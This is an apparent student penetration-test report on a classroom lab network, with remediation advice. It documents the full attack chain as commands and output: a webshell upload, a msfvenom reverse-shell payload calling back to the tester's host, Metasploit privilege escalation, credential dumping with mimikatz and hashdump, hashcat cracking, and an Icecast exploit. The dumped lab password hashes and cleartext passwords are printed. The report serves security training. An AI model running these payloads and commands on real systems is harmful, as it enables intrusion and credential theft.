2025 Dragons-R-Us Pentest Report

I. Executive Summary

A black-box penetration test was conducted against the Dragons-R-Us corporate network over the course of 3 class periods, totaling 3 hours and 45 minutes. The test began with the knowledge of a singular external IP address of a firewall located on the network perimeter. The assessment followed a structured kill chain, involving tactics also found in real-world malicious cyber-attacks. This assessment revealed critical security vulnerabilities within the corporate network that need to be addressed immediately.

Initial reconnaissance revealed that the firewall blocked ICMP traffic, and had no common ports open. However, with techniques implemented to bypass ping checks and a newly narrowed port test range, two open ports were located. Port 8980 hosted a website built within the asp.net framework. This website allowed unrestricted file uploads, leading to the successful upload of a webshell. The webshell gave the tester an initial foothold into the network, and low-privileged control over the websites hosting server. It was discovered that the compromised user had SeImpersonatePrivilege enabled. This allowed the tester to then elevate privileges. Granting the tester system-level access and full control over the compromised machine. With administrative access, the tester then used several tools to extract critical information about users and their password hashes stored on the machine. These tools revealed one user (sql_svc) had their password stored in plain-text without the use of hashing. Attempts to crack the found hashes were wildly successful due to weak password complexity. In some cases, passwords were re-used across multiple user accounts, or even left blank. The end result was five compromised users on the machine hosting the website.

The second discovered open port (8981) was found to be hosting an outdated version of Icecast, a streaming service with known vulnerabilities and exploits. One of these vulnerabilities was executed by the tester, granting system-level access to the hosting machine. This compromise led to the discovery of more users and passwords via the same techniques use on the first machine. The cracked passwords lead to a total of seven compromised accounts available on the machine hosting Icecast. The tester then dumped the system's Address Resolution Protocol (ARP) cache, revealing information beneficial to mapping the internal network. Attempts were then made to pivot to the third identified machine, but were not successful within the allotted time.

The following remediation efforts are recommended immediately to address the discovered vulnerabilities. Either update Icecast, or get rid of it and block port 8981. Enforce strict file upload filters limiting allowable file-types. SeImpersonatePrivilege should be disabled for low-privileged users. Implement policy regarding required password complexity, as well as a password change every 3-6 months. Local admin rights should be restricted, and LSASS as well as LSA protection should be enabled. Network segmentation with internal firewalls should be considered to add a layer of difficulty to enumeration and lateral movement within the network. Lastly, a centralized logging system like a SIEM should be introduced to better monitor network activity.

This assessment concludes that the Dragons-R-Us corporate network contains multiple security flaws needing to be remediated. Vulnerabilities related to insecure file upload functionalities, privilege misconfigurations, outdated software, weak password use, and insufficient network segmentation.

II. Technical Findings

A. Methodology

This penetration test followed the typical attack patterns and used many of the same techniques and tools that are leveraged by malicious actors. This network test progressed through different phases, generally in the following order: Reconnaissance → Enumeration → Exploitation → Privilege Escalation → Lateral Movement. Moving though the listed phases and often reusing tactics related to recon and enumeration throughout the course of this penetration test. The rules of engagement are as follows and were strictly followed throughout the process of this penetration test.


- **Scope:** Only target 10.170.1.64 and any systems reachable via port forwarding into the targeted corporate network.
- **Prohibited:** Denial-of-Service attacks, attacks on the firewall itself, any testing outside the defined IP.
- **Timebox:** 3 hours and 45 minutes of access to the network.
- **Reporting:** All findings (vulnerabilities, exploitation steps, credentials, and artifacts) must be documented with timestamps and screenshots.

B. Step-By-Step


This was a black-box penetration test, so the only initial information given was an IP address for a firewall situated on the perimeter of the network. Using the given IP address, I began reconnaissance with the use of NMAP, a network scanning tool. The default scan of the IP did not yield any results, indicating that the firewall did not have any ports from 0-1000 open. After a few other failed attempts, information was received from our contact that the ports hosted by the firewall were between the ports 8000-8999. A scan specifying these ports still did not return any results, indicating that ICMP traffic was disabled by the firewall. This required the use of techniques that can bypass this configuration. The script that ended up revealing the services was the following:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p8000-8999 -Pn 10.170.1.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 15:05 EDT
Nmap scan report for pfsense.drury.edu (10.170.1.64)
Host is up (0.0025s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
8980/tcp open  nod-provider
8981/tcp open  nod-client

Nmap done: 1 IP address (1 host up) scanned in 65.27 seconds
```


The script specifies to only scan ports between 8000 and 8999, and the -Pn flag tells NMAP to assume the host is up and scan without pinging to verify. This scan revealed some key findings, including the software for the firewall being pfsense, along with two ports being open (8980, 8981). With the knowledge of the open ports, I decided to first enumerate and target port 8980. I used a browser to see if the port is hosting a webpage.



This search revealed a webpage that seems to allow file uploads, creating a potential attack surface. Clicking on the link serves Default.aspx, indicating the use of asp.net for the website's framework. With this information I decided to attempt to upload a pre-made a webshell from kali called cmdasp.aspx. This specific shell is supposed to work within the asp.net framework being used by the site.



There didn't seem to be any filtering for what types of files a user can upload. Due to this, the webshell was successfully uploaded. The website tells the user what folder the uploads are sent to, which makes trying to get the webshell to execute pretty simple. To get the webshell, I searched to 10.170.1.64/upload/cmdasp.aspx. This returned an interactable webshell.




With this webshell I first checked to see what user account I was controlling with ipconfig /all. I was also able to see user information about group membership and privileges.

```
USER INFORMATION
----------------                Command: whoami /all    excute

User Name                  SID
========================== ============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ===============================================
Mandatory Label\High Mandatory Level   Label            S-1-16-12288
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                      Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                       Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```


This command revealed that the account has relatively low privileges, but showed SeImpersonatePrivilege is enabled. This means a pipe impersonation attack might work in an attempt to elevate privileges.

The next step, with the foothold provided by the webshell is to elevate privileges and attempt to get a remote shell on the system. To do this I created an executable file with msfvenom, which is a payload creation tool within the Metasploit framework. With this tool, I created an executable that would provide a reverse tcp shell. This sends a shell form the target machine to my attacking kali machine. Allowing the bypass of the firewall because the shell is coming from inside the network and not outside. This is the command used to create the executable and the executable itself:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.170.1.55 LPORT=1234 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```



With the executable created and ready to be used, I uploaded it to the webpage.



I then needed to create a way to catch the shell as it is being sent to my kali machine. To achieve this, I set up a listener on port 1234 using msfconsole. Msfconsole is the main command-line interface for the Metasploit framework.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.170.1.55
lhost ⇒ 10.170.1.55
msf6 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

I then run the uploaded executable with the use of my webshell.

```
 Volume in drive C is Windows 2019
 Volume Serial Number is 9458-49FB        Command: C:\inetpub\wwwroot\upload\natesbackd  excute

 Directory of C:\inetpub\wwwroot\upload

04/29/2025  11:28 AM    <DIR>          .
04/29/2025  11:28 AM    <DIR>          ..
01/29/2025  05:00 PM                 0 .gitkeep
04/25/2025  10:31 AM             2,736 basic.aspx
04/29/2025  11:28 AM             1,400 cmdasp.aspx
04/29/2025  11:26 AM               652 fergwebshell.asp
04/24/2025  12:02 PM               165 hashes.tx
04/25/2025  10:24 AM                 6 hello.txt
04/29/2025  11:27 AM             7,168 natesbackdoor.exe
04/29/2025  11:26 AM               362 revshell.py
04/25/2025  10:22 AM            38,420 shell.asp
04/25/2025  10:11 AM             2,888 shell.aspx
04/24/2025  12:37 PM                97 shelltest.php
04/29/2025  11:28 AM               652 webshell.asp
04/24/2025  12:13 PM             2,880 windows-meterpreter-staged-reverse-tcp-443.aspx
              13 File(s)         57,426 bytes
               2 Dir(s)  33,638,440,960 bytes free
```

This successfully ran granting me a meterpreter session with the user account defaultapppool.

```
meterpreter > shell
Process 1784 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.7136]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

I also collected flag #1 at this step:

```
c:\inetpub\wwwroot>type flag1.txt
type flag1.txt
There be Dragons here ...
c:\inetpub\wwwroot>
```

Meterpreter sessions have a number of built-in commands that can execute various tasks. I used getsystem to attempt to elevate privileges and gain a system account. This technique worked due to SeImpersonatePrivilege being enabled.

```
meterpreter > getsystem
... got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter >
```

```
meterpreter > shell
Process 6952 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.7136]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>cd /
cd /

c:\>dir
dir
 Volume in drive C is Windows 2019
 Volume Serial Number is 9458-49FB

 Directory of c:\

02/04/2025  01:27 PM            11,755 dns_log.txt
04/22/2025  07:10 AM                22 flag2.txt
01/29/2025  09:44 AM    <DIR>          inetpub
04/29/2025  11:32 AM    <DIR>          Microsoft
05/11/2021  09:55 PM    <DIR>          PerfLogs
01/29/2025  09:57 AM    <DIR>          Program Files
01/29/2025  09:57 AM    <DIR>          Program Files (x86)
01/29/2025  09:49 AM    <DIR>          setup
01/29/2025  10:03 AM    <DIR>          shares
01/29/2025  09:34 AM    <DIR>          tmp
01/29/2025  10:54 AM    <DIR>          Users
03/17/2025  05:38 PM    <DIR>          Windows
               2 File(s)         11,777 bytes
              10 Dir(s)  33,636,831,232 bytes free
```

With administrative privileges on the machine, I can now grab flag #2.

```
c:\>type flag2.txt
type flag2.txt
...but where are they?
```

The next thing I did was run arp -a to dump the systems ARP (address resolution protocol) table. This is a powerful enumeration tactic that maps IP addresses to MAC addresses in the local network. This is helpful information to map out the internal network.

```
meterpreter > arp -a

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    172.16.15.11     00:0c:29:60:14:0b  Intel(R) 82574L Gigabit Network Connection #3
    172.16.15.254    00:50:56:2f:d6:5c  Intel(R) 82574L Gigabit Network Connection #3
    172.16.15.255    ff:ff:ff:ff:ff:ff  Intel(R) 82574L Gigabit Network Connection #3
    192.168.7.10     00:0c:29:32:99:3e  Intel(R) 82574L Gigabit Network Connection
    192.168.7.11     00:0c:29:60:14:01  Intel(R) 82574L Gigabit Network Connection
    192.168.7.255    ff:ff:ff:ff:ff:ff  Intel(R) 82574L Gigabit Network Connection
    192.168.56.2     00:50:56:ee:f2:52  Intel(R) 82574L Gigabit Network Connection #2
    192.168.56.130   00:0c:29:60:14:f7  Intel(R) 82574L Gigabit Network Connection #2
    192.168.56.255   ff:ff:ff:ff:ff:ff  Intel(R) 82574L Gigabit Network Connection #2
    224.0.0.22       00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22       01:00:5e:00:00:16  Intel(R) 82574L Gigabit Network Connection
    224.0.0.22       01:00:5e:00:00:16  Intel(R) 82574L Gigabit Network Connection #2
    224.0.0.22       01:00:5e:00:00:16  Intel(R) 82574L Gigabit Network Connection #3
    224.0.0.251      01:00:5e:00:00:fb  Intel(R) 82574L Gigabit Network Connection
    224.0.0.251      01:00:5e:00:00:fb  Intel(R) 82574L Gigabit Network Connection #2
    224.0.0.251      01:00:5e:00:00:fb  Intel(R) 82574L Gigabit Network Connection #3
    224.0.0.252      01:00:5e:00:00:fc  Intel(R) 82574L Gigabit Network Connection
    224.0.0.252      01:00:5e:00:00:fc  Intel(R) 82574L Gigabit Network Connection #2
    255.255.255.255  ff:ff:ff:ff:ff:ff  Intel(R) 82574L Gigabit Network Connection #2
```

Since the compromised systems IP isn't shown in the arp cache, I ran ipconfig /all to get the machine's IP address and other information.

```
Interface  6
==========
Name         : Intel(R) 82574L Gigabit Network Connection #3
Hardware MAC : 00:0c:29:c7:6b:95
MTU          : 1500
IPv4 Address : 172.16.15.22
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::ff30:a0a7:7216:497e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

This revealed four separate machines (including the firewall) in the local network. Also showing the IP address range (172.16.15.0/24). I then wanted to enumerate the services on this system, and to do that I ran ps in meterpreter to list processes. This revealed that the machine is serving mssql, a database management system.

```
3996  612   sqlservr.exe             x64   0        NORTH\sql_svc                    C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe
4004  612   sqlceip.exe              x64   0        NT SERVICE\SQLTELEMETRY$SQLEXPRESS  C:\Program Files\Microsoft SQL Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlceip.exe
```

Next, I want to expand my foothold to other user accounts by moving laterally. To do so I go back to the meterpreter prompt and use the hashdump tool. Hashdump reveals password hashes from the SAM (Security Accounts Manager) registry database. This revealed the hashes of five user accounts.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9ab6e3005740e48ad3d422bc52e986ae:::
meterpreter >
```

The next step, was to take these hashes and attempt to crack the NTLM hashes with Hashcat. Hashcat is a password cracking tool that compares the hashes with hashes of other common passwords and attempt to identify matches.

This was the Hashcat command I ran, which specifies hash type of NTLM (-m 1000). It gives the file with the hashed found and the file to compare hashes to.

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 /home/kali/GoadFinal/crack22 /home/kali/Documents/rockyou.txt
```

Hashcat returned two matching hashes:

```
31d6cfe0d16ae931b73c59d7e0c089c0:
fc525c9683e8fe067095ba2ddc971889:Passw0rd!
```

The same password was reused for Administrator and Vagrant. DefaultAccount and Guest both have empty passwords.

I used another tool named Kiwi to find any other missing credentials. Kiwi is a meterpreter extension of mimikatz, which is a credential stealing tool. Here is the tool being loaded into the session and ran.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username      Domain       NTLM                              SHA1                                      DPAPI
--------      ------       ----                              ----                                      -----
CASTELBLACK$  NORTH        76f383c558ce6db7d22846561ea2ecef  7ae787d2760fedc15ff3472f477e910925116dae  7ae787d2760fedc15ff3472f477e9109
robb.stark    NORTH        831486ac7f26860c9e2f51ac91e1a07a  3bea28f1c440eed7be7d423cefebb50322ed7b6c  ecf10b6cc06315623a3bc8d50408dbe7
sql_svc       NORTH        84a5092f53390ea48d660be52b93b804  9fd961155e28b1c6f9b3859f32f4779ad6a06404  518634fec96853e5afa5c4af8f95f0e8
vagrant       CASTELBLACK  fc525c9683e8fe067095ba2ddc971889  e53d7244aa8727f5789b01d8959141960aad5d22  e53d7244aa8727f5789b01d895914196

wdigest credentials
===================

Username      Domain       Password
--------      ------       --------
(null)        (null)       (null)
CASTELBLACK$  NORTH        (null)
robb.stark    NORTH        (null)
sql_svc       NORTH        (null)
vagrant       CASTELBLACK  (null)

kerberos credentials
====================

Username      Domain                    Password
--------      ------                    --------
(null)        (null)                    (null)
CASTELBLACK$  north.sevenkingdoms.local  a6 03 39 34 e1 4e 98 26 62 c2 46 90 5a ec cd d7 28 5d f3 15 31 b2 a9 4c b4 b1 c4 fa 3b e1 11 24 ab 70 05 f9
                                         65 57 3f 20 7d 64 55 49 fd c0 f3 bd bc 18 8c 1a a6 2d b3 f5 25 70 80 0a fb 70 f1 53 b2 b4 be ef 37 c3 cb 52
                                         70 e7 d7 42 44 3d 7e 1d ed 79 99 8f 77 7b 3b de c4 81 7c b4 99 6c 35 6a f3 69 4b bc f7 8f e9 8c 72 7c 7a 85
                                         c5 7b 9e 62 8b 4b 19 55 a3 6c 5f b2 5a e7 c4 37 87 8a 78 ae c1 f8 6d 34 fb 51 97 57 bc 19 63 e9 1e ce 5b dd
                                         ef f6 cc d7 aa 4a 58 52 da 48 5b 43 24 23 6a 6b 5f 86 1e 77 ab ed 7f ab 9e 20 ab a5 3e 15 f8 0e af e8 fe 42
                                         c5 84 ab c4 4e e4 b7 1f e6 ac 31 e0 eb ed ff 2d 30 a6 15 cb 5b a2 c5 b1 2b 3a ad 00 04 5e 8c d9 be 89 51 e5
                                         15 0e 81 a5 68 41 69 91 c1 05 d1 29 6b 0d 80 d8 64 86 d3 97 ee e9 d5 bd
castelblack$  NORTH.SEVENKINGDOMS.LOCAL  (null)
robb.stark    NORTH.SEVENKINGDOMS.LOCAL  (null)
sql_svc       NORTH.SEVENKINGDOMS.LOCAL  YouWillNotKerboroast1ngMeeeeee
vagrant       CASTELBLACK                (null)
```

This found one cleartext password for sql_svc, and found hashes for four separate accounts. I then ran the new hashes through Hashcat, which revealed one new password for robb.stark.

```
831486ac7f26860c9e2f51ac91e1a07a:sexywolfy
```

Using the gained credentials, I attempted to move laterally to 172.16.15.11 with an exploit called psexec. This was to no avail, as none of the user accounts ran successfully.

Moving on from this roadblock, I pivoted to targeting the other port open on the firewall (8981). To enumerate this port's services, I ran the following NMAP scan (nmap -sV -Pn -p8981 10.170.1.64). This scan uses -sV to search for services along with their versions on port 8981. I forgot to take a picture of the result, but it revealed the use of Icecast on that port. Icecast is a media streaming server. There is a known vulnerability associated with the outdated version of Icecast. Metasploit provides an exploit that can be run against the vulnerability. To run this known exploit, I specified the port and IP address Icecast was served on, then ran the exploit. The result was another meterpreter prompt.

```
msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options
```

```
msf6 exploit(windows/http/icecast_header) > set rhost 10.170.1.64
rhost => 10.170.1.64
msf6 exploit(windows/http/icecast_header) > set rport 8981
rport => 8981
```

```
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 10.170.1.55:4444
[*] Sending stage (177734 bytes) to 10.170.1.13
[*] Meterpreter session 1 opened (10.170.1.55:4444 -> 10.170.1.13:3025) at 2025-04-29 14:44:59 -0400

meterpreter >
```

I then checked what user account I compromised with the exploit, along with their privileges. The account is likely to be the same user that started Icecast.

```
C:\Program Files (x86)\Icecast2 Win32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ==============================================
sevenkingdoms\vagrant  S-1-5-21-3949981627-3486331698-3811380879-1000
```

```
GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ===============================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                      Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level        Label            S-1-16-12288
```

The compromised user has administrative privileges. With this knowledge, I traversed to the file location of flag #4. Revealing some nice ascii art.

```
C:\Users\administrator\Desktop>type flag4.txt
type flag4.txt
You found the ...
```

```
Great job! See you at the final.
```

I ran ipconfig /all to see what which machine I compromised, revealing the system's IP address (172.16.15.10).

```
Ethernet adapter Ethernet2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #3
   Physical Address. . . . . . . . . : 00-0C-29-32-99-48
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::6420:158b:470a:b089%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.15.10(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.15.254
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2F-2B-F4-8F-00-0C-29-32-99-3E
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       1.1.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

I then switched to focus on finding more user credentials. To do this I ran Hashdump again, revealing multiple user accounts and password hashes.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bc5ed84b71fbc6974c91d6142e9a1e30:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
tywin.lannister:1112:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1113:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1114:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
tyron.lannister:1115:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
robert.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
joffrey.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
stannis.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
petyer.baelish:1120:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1121:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1122:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:a0882351bcf9e4a601ec20b0d6778e80:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:3f1e4896b91ca0cd36673657aab521fc:::
```

